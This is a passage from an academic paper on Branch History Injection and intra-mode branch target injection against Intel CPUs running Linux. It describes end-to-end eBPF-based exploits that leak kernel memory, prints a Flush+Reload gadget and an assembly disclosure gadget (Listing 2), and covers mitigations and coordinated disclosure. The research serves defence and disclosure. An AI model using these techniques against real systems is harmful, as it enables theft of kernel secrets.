to generate arbitrary BTB tags. This is important for BHI attacks, as an attacker may only control a small portion of the BHB when exploiting indirect branches deeply nested in the kernel. To identify the minimum number of branches one needs to control, we used the experiment shown in Figure 7—based on the brute-force technique discussed in Section 5.2. The experiment starts by finding two non-colliding histories H_A and H_B of length equal to the BHB size(s). Next, we keep H_A constant and start generating random histories H_R until we find a collision—which will likely happen within a few thousand executions (Figure 6). Once we observe a collision, we fix the youngest branch (i.e., the closest to the indirect jump) to the latest branch of H_B ($H_B[s]$) and we randomize the previous $s-1$ branches in the jump chain. That is, the generated history will be the concatenation between $H_R[1:k]$ and $H_B[k:s]$, where k is the number of branches under the attacker's control—ranging from s to 1. We continue this process by fixing (i.e., losing control over) one more branch at every round—i.e., $k \rightarrow k-1$. The brute-forcing continues until a collision is found or when a timeout is reached (i.e., one million trials based on the results in Figure 6) for each value of k. When the attacker can randomize only few "old" branches, the chances of finding a colliding history decrease, causing the experiment to reach a timeout at every run. We show the results for a 24-hour run of this experiment in Figure 8. We observed reliable history collisions ($p \approx 1$) when controlling only the oldest 9 out of 29 or 8 out 66 branches (respectively), depending on the microarchitecture. For example, on a Xeon Silver 4310, an attacker needs to control only the 8 branches before a syscall to be able to mistrain an indirect branch as deep as 58 basic blocks after the kernel mode switch.

> ***Observation* 4.** The control of few branches is sufficient to generate colliding BTB tags.




Figure 8: Probability of finding a colliding history to a given history H_A when controlling only the oldest k branches (x-axis). The plot is the result of a 24-hour run of the experiment described in Section 5.3.

6 End-to-end Exploitation

In this section, we showcase two end-to-end BTI exploits against the Linux kernel with eIBRS enabled. We first exploit our BHI primitive to leak data from the Linux kernel at 160 bytes/s. We then show how eBPF allows us to build even more complex kernel-to-kernel (i.e., generic intra-mode BTI) exploits. Finally, we conclude by discussing the implications of disabling unprivileged eBPF.

Attacker model. We consider unprivileged attackers who aim to disclose confidential information, such as private keys, passwords, or randomized pointers. We assume an x86-64 based victim machine running the latest microcode and operating system version, with all state-of-the-art mitigations against transient execution attacks enabled. We also consider a victim system with no exploitable vulnerabilities apart from the ones considered. Finally, we assume attackers can run (only) unprivileged code on the victim system, but seek to leak data across privilege boundaries.

Experimental setup. All the experiments in this section were performed on an Intel i7-10700K machine with eIBRS enabled and microcode revision 0xec, running Linux kernel version 5.14.10 (latest stable at the time of writing) without modifications and compiled with the corresponding default Ubuntu kernel config file (available with the rest of our code at https://vusec.net/projects/bhi-spectre-bhb).

6.1 Attacker Primitives

In order to craft an end-to-end BTI exploit against the kernel, we need to acquire the following primitives.

P1 – Victim branch. We need to find an indirect branch in the kernel we can mistrain. The victim branch needs to: (i) be triggered from userland; (ii) allow the attacker to control enough of the history to exploit BHI (see Section 5.3); and (iii) execute with attacker-controlled registers or stack values.

P2 – Disclosure gadget. We need a disclosure gadget to leak arbitrary data via a covert channel such as FLUSH + RELOAD (F+R) [61] or its eviction-based variant EVICT + RELOAD (E+R). We show a simple F+R transient gadget below.

```
reload[*secret_byte * 4096];
```

This gadget performs two dependent loads to leak arbitrary bytes by encoding them in a `reload` buffer—the `secret` is multiplied by 4096 to bypass the cacheline prefetchers [34]. However, the complexity of the gadget depends on the state of the registers when the victim branch is reached. Hence, more loads may be required. Depending on the attack primitive, the gadget must be between the valid targets of the vicitm branch (in-place BTI) or among any indirect branch target in the victim space (out-of-place BTI).

P3 – Covert channel. This primitive builds on top of the previous two. However, it introduces its own set of challenges. In fact, the disclosure gadget alone only leaves a microarchitectural trace in the cache but does not leak it to the attacker. Therefore, we need to build a valid channel across privilege boundaries (e.g., a shared F+R buffer [20, 34, 62]).

P4 – History brute-forcing. In Section 5.1, we rely on a synthetic covert channel to demonstrate how we can use BHI to build cross-privilege BTI attacks. However, as the end-to-end exploit targets an unmodified kernel, this option is no longer available. Since we do not know the inner workings of the BHB, we need a way to detect when our brute-forcing technique succeeds in finding two colliding histories. Therefore, we need another covert channel to leak this "bit" of information to an unprivileged attacker.

6.2 Exploiting BHI with eBPF

We now showcase an end-to-end exploit by leveraging Extended Berkeley Packet Filter (eBPF) to acquire all the aforementioned primitives.

P1 – Victim branch. In order to simplify the exploit, we looked for the "closest" indirect branch to the syscall entry point. In the Linux kernel, this is in the `do_syscall_64` function—only 4 taken branches away from the `syscall` instruction. This function uses an indirect branch to execute the correct syscall handler stored in the syscall jump table. Since the function is executed immediately after the user-to-kernel mode switch, the BHB value is almost entirely under user control—making BHI easier to exploit.

Listing 2 JIT'ted code for the eBPF program serving as disclosure gadget.

```
1   push   rbp
2   mov    rbp,rsp
3   ;load er_buf base address
4   movabs rsi,0xffffc900028ff110
5   ;rdi+0x18 = &pt_regs.r12 transiently
6   ;         = &bpf_sock architecturally
7   mov    rax,QWORD PTR [rdi+0x18]
8   test   rax,rax
9   je     fail
10  ;Dereference of user r12 value transiently
11  mov    eax,DWORD PTR [rax+0x14]
12  ;extract the byte to leak
13  and    rax,0xff
14  shl    rax,0xc
15  add    rsi,rax
16  ;maccess(er_buf[byte_to_leak*0x1000])
17  mov    rsi,QWORD PTR [rsi+0x0]
18 fail:
19  xor    eax,eax
20  leave
21  ret
```

Additionally, before calling `do_syscall_64`, all user registers are pushed onto the stack, and a pointer to them is passed as a first argument in `rdi`. In other words, the attacker controls a large portion of the stack when executing the disclosure gadget, greatly aiding exploitation.

P2 – Disclosure gadget. We rely on eBPF to make our attack independent of the kernel version and configuration. eBPF filters are user-developed programs that perform specific tasks, such as packet filtering, inside a kernel sandbox. On most Linux-based systems, eBPF programs are JIT-compiled for additional performance and unprivileged users have access to a restricted subset of their functionalities[2]. As a result, unprivileged attackers can "inject" code into the kernel, as long it conforms to the restrictions imposed by unprivileged eBPF, and they can then trigger their execution by simply writing to a socket. While eBPF JIT'ed code is hardened against traditional Spectre attacks (e.g., Spectre-v1 [34]), we can still build "transient type confusion" attacks. In fact, eBPF programs are executed from an indirect branch, making them ideal BTI gadgets.

For our purposes, we create an eBPF program that can leak data from arbitrary memory locations when executed transiently from our victim branch. We show the JIT'ed code of this disclosure gadget in Listing 2. Architecturally, this program operates on a `bpf_socket` struct pointer passed via `rdi`. However, when executed transiently from the `do_syscall_64` indirect jump, it operates on the stack-saved user registers referenced by `rdi`. We abuse this primitive to read arbitrary kernel addresses (stored in the user-saved `r12` register) and then transfer them to userland through an E+R buffer, one byte at the time.

[2]The corresponding build options are `CONFIG_HAVE_EBPF_JIT=y` and `CONFIG_BPF_UNPRIV_DEFAULT_OFF` not set. Default on major Linux distros, e.g., Debian 11, Ubuntu 20.04, and OpenSuse SLE 15.3 at the time of writing.

P3 – Covert channel. To successfully build an E+R covert channel, we still rely on eBPF. We first allocate two `BPF_MAP_TYPE_ARRAY` eBPF buffers: one for *reload* stage and another one to perform the *eviction*.

To measure access times of the reload buffer, we create a second unprivileged eBPF program using the `bpf_ktime_get_ns` helper function, which provides enough timing resolution to discern between a cache hit and a miss. To propagate the measured timings, we use eBPF maps—key/value stores to exchange data between eBPF programs and userland. Finally, for the eviction stage, we simply access "enough" page-aligned addresses in the eviction buffer to evict the leaked entry from the LLC set (i.e., around $4K$ accesses for the tested machine) [59].

P4 – History brute-forcing. The last primitive to complete the exploit is a way to detect when BHI succeeded, i.e., when we craft a user-controlled history for the victim branch (i.e., `do_syscall_64`) that generates the same BTB tag of the eBPF gadget. eBPF simplifies this step as well, since its programs are always executed via the same indirect branch. Therefore, the user-crafted history can be reused to trigger transient execution of *any* eBPF program—as long as it was executed before the victim branch.

To find a history resulting in such a collision, we install a *one-bit* E+R gadget (i.e., it loads a single variable). This program allows us to determine whether the gadget was executed in the first place or not. We then brute-force different BHB values from userland, as shown in Listing 1. If the histories collide, our E+R gadget detects a hit. Thanks to the limited size of the BTB tag, only a few thousand trials—usually completing in less than a minute—are sufficient to find a BHB value that aliases to the target BTB entry (see Section 5.3).

Optimizations. While these primitives are sufficient to build a working exploit, the transient window is fairly small. As such, we observe a fairly weak signal. We improve the signal by evicting the cache line containing the `sys_call_table` entry of the mistrained syscall (e.g., `getpid`) before triggering the BHI-based misprediction. Doing so extends the transient execution window of the victim branch, greatly improving the reliability of the exploit. However, this step comes at the cost of an increased setup time, as we now need to programmatically find a matching eviction set. This can be achieved by starting with a large eviction set and trying different cache line offsets until we measure an increased execution time for the targeted syscall. After being sure that the correct cache line is evicted, the eviction set can be reduced using methods described in prior work [59].




Figure 9: Visualization of our BHI exploit.

The full attack. With all these components in place, the attack can be summarized in 5 main steps (Figure 9):

① Initially, the attacker triggers the execution of the eBPF disclosure gadget by sending a packet to a socket with an eBPF packet filter.

② Since eBPF programs are executed from an indirect branch in `bpf_run()`, the execution of the eBPF gadget generates a BTB entry with tag TAG_G, based on the history BHB_G and the source address of the branch IP_G; i.e., $TAG_G = f(\,BHB_G\,, IP_G\,)$. This entry is kernel-tagged since the indirect branch is performed by the eBPF scheduler.

③ The attacker then fills the BHB from userland by executing the jump-chain they previously identified to cause a BHB collision right before performing a syscall.

④ Upon reaching the syscall entry point in `do_syscall_64`, the branch predictor tries to predict the indirect target of the correct syscall handler (e.g., `getpid`). Due to BHI, the attacker-controlled BHB value causes a BTB-tag collision with the eBPF-gadget entry, that is, $TAG_G = f(\,BHB_U\,, IP_S\,) = f(\,BHB_G\,, IP_G\,)$. As a result, the branch predictor will mispeculate and transiently execute the eBPF disclosure gadget instead of the syscall handler.

⑤ Finally, thanks to the "transient type confusion", the gadget in Listing 2 speculatively leaks the value referenced by the user-saved register `r12`. The leaked data can then be recovered using the E+R covert channel above (**P3**).

Evaluation. We evaluated our exploit by leaking 10 times 8 kB of contiguous kernel memory. Our proof-of-concept exploit requires an average setup time of 22 seconds to build an eviction set, and an average of 13 seconds to brute-force the BHB history. We observed a bandwidth of 160 bytes/s and an error rate of 1% on average.

6.3 Same-Predictor-Mode Exploit

Isolation-based mitigations, such as eIBRS and CSV2, were developed under the assumption that intra-mode exploit are impractical at best, if not impossible [4, 29]. In the previous sections, we unveiled fundamental implementation flaws of these mitigations (Section 5) and demonstrated how we can exploit BHI to build an end-to-end exploit against the kernel (Section 6.2). However, assuming a hypothetical implementation of these mitigations that inhibits cross-privilege BHI, would we still be able to mount attacks?

We now show that, even with completely isolated branch contexts, intra-mode (e.g., kernel-to-kernel) BTI exploits are not only possible, but even practical. Indeed, almost all the primitives we built in Section 6.2 remain untouched. We only move the BHB brute-forcing (**P4**) inside eBPF itself. However, differently from Section 6.2, we now exploit the BHB only to perform out-of-place BTI within the kernel, without performing BHI. To this end, we create an additional eBPF program that executes "enough" conditional branches to poison the BHB based on a value provided by the attacker via eBPF maps. At the end of this program, we use the eBPF `tail_call` helper function to append an indirect branch injecting a BTB entry for our disclosure gadget (**P2**). Then, we simply brute-force the BHB value during the setup of the exploit and, once we find a colliding history, we fix it for the rest of the execution. Hence, the general attack flow remains the same as the one shown in Figure 9, with the only difference being that we now generate a colliding BTB tag with the `fill_bhb` function inside the kernel when writing to a socket (step ①). We evaluated this generalized intra-mode BTI exploit and observed identical leak rate and setup time compared to the cross-privilege BHI variant shown in Section 6.2.

Implications. Intra-mode BTI exploits were previously deemed unfeasible. This assumption has motivated the design of mitigations such as eIBRS and CSV2. By demonstrating a working kernel-to-kernel BTI exploit, we show that adopting isolation-based solutions as full-fledged mitigations is too optimistic. In fact, thanks to user-accessible interpreters and JIT engines in the kernel such as unprivileged eBPF, an attacker can sufficiently control kernel execution to mount practical attacks. Furthermore, exploits may be feasible even in the absence of such features, as we discuss in the next section.




Figure 10: Victim branches vs. executed BBs. The stacked bins account for the branches with no user-controlled registers.




Figure 11: Victim branches vs. number of controlled registers. We account only for unique user-controlled values (i.e., two registers with the same value count as one).

6.4 Exploitation Beyond eBPF

In this section, we analyze the possibility of building attacks against the Linux kernel even with unprivileged eBPF disabled. In the absence of eBPF, an attacker mainly needs to identify a victim branch (**P1**) and a disclosure gadget (**P2**) to build a covert channel across privilege boundaries. In this section, we focus mainly on identifying exploitable victim branches in the kernel, as this is the most relevant step when exploiting BHI. We then present a preliminary analysis of indirect-branch targets in the kernel codebase.

6.4.1 Victim Branches

We built a tool on top of angr [47, 48, 50] to identify every kernel indirect branch reachable from the syscall entry point. When building intra-mode exploits, any indirect branch in the kernel may be a viable target for exploitation. However, when exploiting BHI, we can only abuse indirect branches close to the syscall entry point. Therefore, based on the results we presented in Section 5, we limited the depth of our search to 66 Basic Blocks (BBs). In total, we identified 202 reachable victim branches, 99 of which have user-controlled registers. In Figure 10, we show the number of victim branches over the number of previously executed BBs.

To better evaluate their exploitation capabilities, in Figure 11 we show the distribution of how many registers are under attacker control when reaching the indirect jumps. We can see that an attacker can often control at least two registers—minimum requirement to exploit a simple F+R




Figure 12: Controllability of each register when reaching the victim branches. One does not always control all the 64 bits. However, most of the time one lacks control only over one or two bits. Finally, as expected, one never controls `rax`, `rbp` and `rsp`.

gadget. We further show which registers are user-controlled for each victim branch in Figure 12. Having control over function-argument registers (as per the System V calling convention [38]), provides more options for an attacker. Indeed, since the main use case of indirect branches is executing function pointers, the function code will likely load data from the registers containing its arguments. Nonetheless, we observe that an attacker can often control registers used for function arguments (e.g., `rsi`, `rdx`, and `rcx`).

Moreover, while not all these branches are easily exploitable, some of them provide more control compared to what we exploited in Section 6.2. For instance, we identified an easily reachable indirect jump in `__x64_sys_prctl` with 9 controlled registers (with 5 unique user-controlled values)—only 7 basic blocks away from the syscall entry point.

Finally, while our analysis already reveals a nontrivial number of victim branches of interest, extending our results to the entire kernel to cover intra-mode BTI attacks beyond BHI would further increase these figures. And the larger the number of victim branches of interest, the higher the likelihood of fall-through targets (i.e., those following the indirect branch instruction in the binary) originating disclosure gadgets. Since such fall-through targets are transiently reachable through Straight-Line Speculation (SLS) on many Arm and x86-64 processors [14], our analysis also suggests that enabling SLS mitigations (e.g., available for both architectures in recent Linux kernel versions [36]) is of practical importance.

6.4.2 Indirect-Branch Targets

To find potential disclosure gadgets in the kernel, we first need all the *possible* kernel indirect-branch targets. In this section, we perform a preliminary attack-surface analysis for BHI and other intra-mode BTI attacks. We extracted an approximation of all the targets via static analysis. We implemented a LLVM compiler pass (using the `hasAddressTaken` function) to export all the function entry points used as indirect call targets. We identified 16715 possible targets for the same setup mentioned earlier in this section. While our analysis

does not consider switch-case indirect jump targets, it does at least cover all the kernel functions an attacker may be able to reach when exploiting intra-mode BTI.

Potential disclosure gadgets. We further reduced the number of targets to the ones containing a possible disclosure gadget (**P2**). We built a second tool based on angr to search for potential F+R gadgets. We define them as *potential disclosure gadgets* (i.e., not conclusively exploitable), since we rely on a loose definition of a F+R gadget: two tainted loads—one dependent on the other—originating from different registers (see the example in Section 6.1). We conservatively consider a transient execution window of maximum 30 instructions from the indirect-branch target. Therefore, angr stops its search after reaching this upper-bound limit. Overall, our tool identified 1177 potential F+R gadgets. While further analysis is required to study their practical exploitability, our results indicate that the possible attack surface is nontrivial even when unprivileged eBPF is not available. Moreover, our analysis is by no means exhaustive, only focusing on the most "convenient" disclosure gadgets. For instance, one may want to exploit the kernel with a more classic PRIME + PROBE covert channel [20], loosening the requirements for the disclosure gadget. Or one may consider control over the stack, unlocking more complex gadgets, such as the one used in Section 6.2.

7 Mitigations

To mitigate the limited isolation guarantees of eIBRS and CSV2, it is not sufficient to flush the BHB value on mode switches. Tagged-based isolation strategies are fundamentally limited by the presence of same-predictor-mode mispredictions. As demonstrated in Section 6.3, an attacker can still mount BTI attacks in a fully isolated system by using *privileged-to-privileged* mispredictions. In the absence of Simultaneous Multithreading (SMT), we verified that a complete flush of all previous BTB entries with IBPB on x86-64 can be used as an effective countermeasure. This strong barrier prevents unprivileged layers from interfering with higher-privilege predictor modes. However, this defense introduces a huge performance overhead since all privilege levels are affected by *every* flush.

A more cost-effective mitigation strategy is to selectively disable indirect branch prediction on privileged code. For example on most x86-64 systems, this can be achieved by re-enabling retpoline—known to be faster than other existing in-silicon defenses (i.e., IBRS [54]). Since all major OSes, compilers, etc. already support it, retpoline can be easily deployed on many systems. For hardware defenses, we believe that disabling indirect branch speculation for high-privilege predictor modes altogether—as already available in specific Arm microarchitectures (e.g., `CPUACTLR_EL1` [2])—is a viable option. Ultimately, this mitigation can provide similar security guarantees as retpoline, while avoiding RSB pollution. Note that, as our results suggest, it is also important to inhibit Straight-Line Speculation (SLS) [14] and eliminate potential fall-through disclosure gadgets, unless alternative compiler-based mitigations are in place [36].

One last hardening technique to complicate exploitation is to disable access to exploitation-friendly features such as the Linux kernel's eBPF for unprivileged users by default. As shown in our exploits, eBPF is the ideal playground to mount transient execution attacks due to the attacker-controlled code generation and the presence of precise timers. Controlling code executed in kernel space (or other privileged modes) should only be possible for administrators, since verifying the security of JIT'ed code against microarchiectural attacks is a nontrivial task.

Vendors' response. In response to our disclosure, Intel and Arm released whitepapers [3, 30] with suggested mitigations, while AMD confirmed they are not affected by BHI—matching our findings.

As a first line of defense, Intel suggests disabling unprivileged eBPF by default, a mitigation which was indeed deployed by the Linux developers [25]. To address more general BHI attacks, Intel recommends `lfencing` potential disclosure gadgets or adopting additional hardening options. In particular, Intel implemented dedicated indirect branch controls (`IA32_SPEC_CTRL` MSR) to disable higher-privilege BHB pollution, a feature available on some current and future processors. For other processors, software BHB-clearing sequences are available. To address intra-mode BTI attacks beyond BHI, additional indirect branch controls, where available, can disable user/supervisor indirect branch prediction altogether. Alternatively, Intel recommends re-enabling retpoline on processors where it is fully effective.

Regarding Arm, while we could not cause out-of-place mispredictions in our experiments on a limited sample of the Arm ecosystem, their extensive set of mitigations and the list of affected architectures [3], suggests BHI still represents a realistic threat on many Arm devices. Indeed, they proposed 5 different solutions depending on the microarchitecture of the device. A CPU can be protected against BHI via software during a mode switch by (1) a BHB-clearing sequence, (2) the new `clearbhb` instruction, or (3) a SMC to trigger the firmware BHB-clearing mitigation named "Workaround_3". Regarding in-silicon defenses, (4) "Exception Clears Branch History Buffer" will ensure that exception vectors are unaffected and additionally (5) CSV2.3 will be released to specify when a device is affected by BHI. We are not aware of planned Arm mitigations against intra-mode BTI attacks beyond BHI.

On a related note, AMD found flaws in their retpoline implementation during the disclosure process. AMD realized that the `lfence/jmp` sequence is racy and thus not safe (i.e., provably so on systems with SMT enabled) starting from the Zen microarchitecture (family 17h), reverting to generic

retpoline as a result. Similar behavior can be observed on modern Intel microarchitectures. Finally, the Linux kernel developers concurrently fixed the funneling issue described in Appendix A, by patching indirect jumps in-place instead of relying on the indirect thunks.

8 Related Work

Spectre [34] and Meltdown [37] set the stage for a large body of transient execution attacks [8, 20, 35, 39, 40, 43–45, 49, 55–58, 63]. In this work we focus on Branch Target Injection, also dubbed Spectre v2, and specifically focus on the security guarantees and limitations of related defenses. Throughout the paper, we show the incompleteness of isolation-based hardware mitigations alongside end-to-end Linux/Intel exploits against the kernel from unprivileged user applications.

Previous work [9, 11, 34, 62] already demonstrated out-of-place BTI attacks on Intel CPUs, either by abusing virtual address aliasing (i.e., same 32 LSBs) [9, 11], or by relying on the BHB [9, 34, 62]. In our work, we expand on these results demonstrating how, despite the introduction of dedicated hardware mitigations (i.e., eIBRS), the "leaky" isolation can lead to serious security threats. Furthermore, we expand the practicability of out-of-place BTI when controlling *only* the BHB, lowering the bar for BTI attacks in the general case.

Zhang et al. [64] implemented Spectre-v2 attacks abusing IP-address collisions and early front-end collisions in the context of transient trojans, i.e., software modules concealing their malicious activity. In our exploits, we only exercise BHB-based mispredictions against an unmodified kernel and exploit bugs in hardware defenses to leak data across privilege boundaries. We also consider a different threat model of an unprivileged attacker performing both user-to-kernel and kernel-to-kernel attacks, while Zhang et al. consider a privileged attacker performing kernel-to-user and kernel-to-kernel attacks based on injected trojans. Finally, while the feasibility of same-predictor-mode mispredictions has been demonstrated before, we are the first to show that this enables practical exploitation for an unprivileged attacker.

Schwarzl et al. [46] verified that the address translation attack [24] became viable again after switching defaults from retpoline to eIBRS in the Linux kernel on compatible systems. The root cause is the funneling issue described in Appendix A, which re-enables Spectre-v2 in-place attacks.

Lastly, many prior efforts have reverse engineered indirect branch prediction internals [19, 34, 62, 64]. Our work confirms their partial results, provides information on the most recent processor generations, and proposes a new approach based on history brute-forcing to mount BHB-based BTI attacks.

9 Conclusion

Despite the rise of in-silicon mitigations against transient execution attacks since the public disclosure of Spectre in 2018, we demonstrate that Branch Target Injection is still possible on modern processors deploying these mitigations. We analyzed indirect branch prediction internals and showed that BHB-based cross-privilege BTI attacks are not only *feasible*, but also *practical*. In more detail, we implemented end-to-end exploits breaking both partial, as well as full (hypothetical) indirect branch prediction state isolation on Intel systems, leaking secrets from the kernel at a rate of 160 bytes/s.

As countermeasures, we suggest re-enabling software defenses such as retpoline and forbidding unprivileged access to exploitation-friendly features such as eBPF to further reduce the transient execution attack surface.

Disclosure

We disclosed the security vulnerabilities described in the paper to Intel, AMD, Arm, and the Linux Kernel in Sep, 2021. Other affected software vendors have been notified by Intel. Following our reports, affected vendors have acknowledged our findings, developed mitigations, and released security advisories. Intel rewarded our findings with the Intel Bug Bounty program and issued two CVEs (CVE-2022-0001 for BHI and CVE-2022-0002 for Intra-mode BTI). Arm also issued a CVE (CVE-2022-23960). After initially proposing a 90-day embargo period, we later agreed to delay the public disclosure date to March 8, 2022, in order to provide vendors with sufficient time to implement and deploy mitigations.

Acknowledgements

We thank the anonymous reviewers for their valuable comments. We also thank Alyssa Milburn and Andrew Cooper for their feedback. This work was supported by the EU's Horizon 2020 research and innovation programme under grant agreement No. 825377 (UNICORE), by Intel Corporation through the Side Channel Vulnerability ISRA, and by Netherlands Organisation for Scientific Research through projects "TROPICS", "Theseus", and "Intersect". This paper reflects only the authors' view. The funding agencies are not responsible for any use that may be made of the information it contains.

References

[1] Nadav Amit, Fred Jacobs, and Michael Wei. JumpSwitches: restoring the performance of indirect branches in the era of Spectre. In *USENIX ATC*, 2019.

[2] Arm. CPUACTLR_EL1: ARM Cortex-A72 MPCore Processor Technical Reference Manual r0p3. https://developer.arm.com/documentation/100095/0003/way1382037666700. Accessed on 21-02-2022.

[3] Arm. Speculative processor vulnerability. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability.

[4] ARM. Vulnerability of Speculative Processors. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability, 2018.

[5] ARM. Speculative processor vulnerability FAQ. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability/frequently-asked-questions, 2021.

[6] ARM. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability, 2021.

[7] Arm®. Architecture Reference Manual - Armv8, for A-profile architecture. DDI 0487G.b (ID072021), 2021.

[8] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, et al. Fallout: Leaking data on meltdown-resistant cpus. In *ACM CCS*, 2019.

[9] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In *USENIX Security*, 2019.

[10] Po-Yung Chang, Eric Hao, and Yale N Patt. Target prediction for indirect jumps. In *ACM SIGARCH Computer Architecture News*, 1997.

[11] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *IEEE EuroS&P*, 2019.

[12] Yu cheng Yu. Firmware interfaces for mitigating cache speculation vulnerabilities. https://developer.arm.com/-/media/developer/pdf/ARM_DEN_0070A_Firmware_interfaces_for_mitigating_CVE-2017-5715.pdf, 2021.

[13] Andrew Cooper. Mitigations for SP2/CVE-2017-5715/Branch Target Injection. https://lists.xenproject.org/archives/html/xen-devel/2018-01/threads.html#02169, 2018.

[14] Jonathan Corbet. Blocking straight-line speculation – eventually. https://lwn.net/Articles/877845, 2022.

[15] Karel Driesen and Urs Holzle. Accurate indirect branch prediction. In *ACM ISCA*, 1998.

[16] Karel Driesen and Urs Holzle. The cascaded predictor: Economical and adaptive branch target prediction. In *IEEE MICRO*, 1998.

[17] Victor Duta, Cristiano Giuffrida, Herbert Bos, and Erik Van Der Kouwe. Pibe: practical kernel control-flow hardening with profile-guided indirect branch elimination. In *ACM ASPLOS*, 2021.

[18] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *IEEE MICRO*, 2016.

[19] A. Fog. The Microarchitecture of Intel, AMD and VIA CPU. http://www.agner.org/optimize/microarchitecture.pdf, 2021.

[20] Enes Göktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative probing: Hacking blind in the spectre era. In *ACM CCS*, 2020.

[21] Google. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886, 2018.

[22] Julien Grall. xen/arm64: Add skeleton to harden the branch predictor aliasing attacks. https://github.com/xen-project/xen/commit/4c4fddc166cf528aca49540bcc9ee4f196b01dac#diff-6092d8e9c6cb4df6f4c9b08626778f9dbac0e8b7209445276498639a21398039R97, 2018.

[23] Brian Grayson, Jeff Rupley, Gerald Zuraski Zuraski, Eric Quinnell, Daniel A Jiménez, Tarun Nakra, Paul Kitchin, Ryan Hensley, Edward Brekelbaum, Vikas Sinha, et al. Evolution of the samsung exynos cpu microarchitecture. In *ACM ISCA*, 2020.

[24] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *ACM CCS*, 2016.

[25] Pawan Gupta. Disallow unprivileged bpf by default. https://lore.kernel.org/bpf/20211027233943.kehyrdbibp2d2u4c@gupta-dev2.localdomain/T/, 2021.

[26] Intel. Indirect Branch Restricted Speculation . https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/indirect-branch-restricted-speculation.html, 2018.

[27] Intel. INTEL-SA-00088. https://software.intel.com/content/www/us/en/develop/articles/software-security-guidance/advisory-guidance/branch-target-injection.html, 2018.

[28] Intel. Retpoline: A Branch Target Injection Mitigation. https://software.intel.com/sites/default/files/managed/1d/46/Retpoline-A-Branch-Target-Injection-Mitigation.pdf, 2018.

[29] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual combined volumes. 325462-070US, 2019.

[30] Intel. Branch History Injection advisory. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/branch-history-injection.html, 2022.

[31] Mehmet Iyigun. Mitigating Spectre variant 2 with Retpoline on Windows. https://web.archive.org/web/20211126075707/https://techcommunity.microsoft.com/t5/windows-kernel-internals-blog/mitigating-spectre-variant-2-with-retpoline-on-windows/ba-p/295618, 2019.

[32] John Kalamatianos and David R Kaeli. Predicting indirect branches via data compression. In *IEEE MICRO*, 1998.

[33] Hyesoon Kim, José A Joao, Onur Mutlu, Chang Joo Lee, Yale N Patt, and Robert Cohn. Virtual program counter (vpc) prediction: Very low cost indirect branch prediction using conditional branch prediction hardware. In *IEEE Transactions on Computers*, 2008.

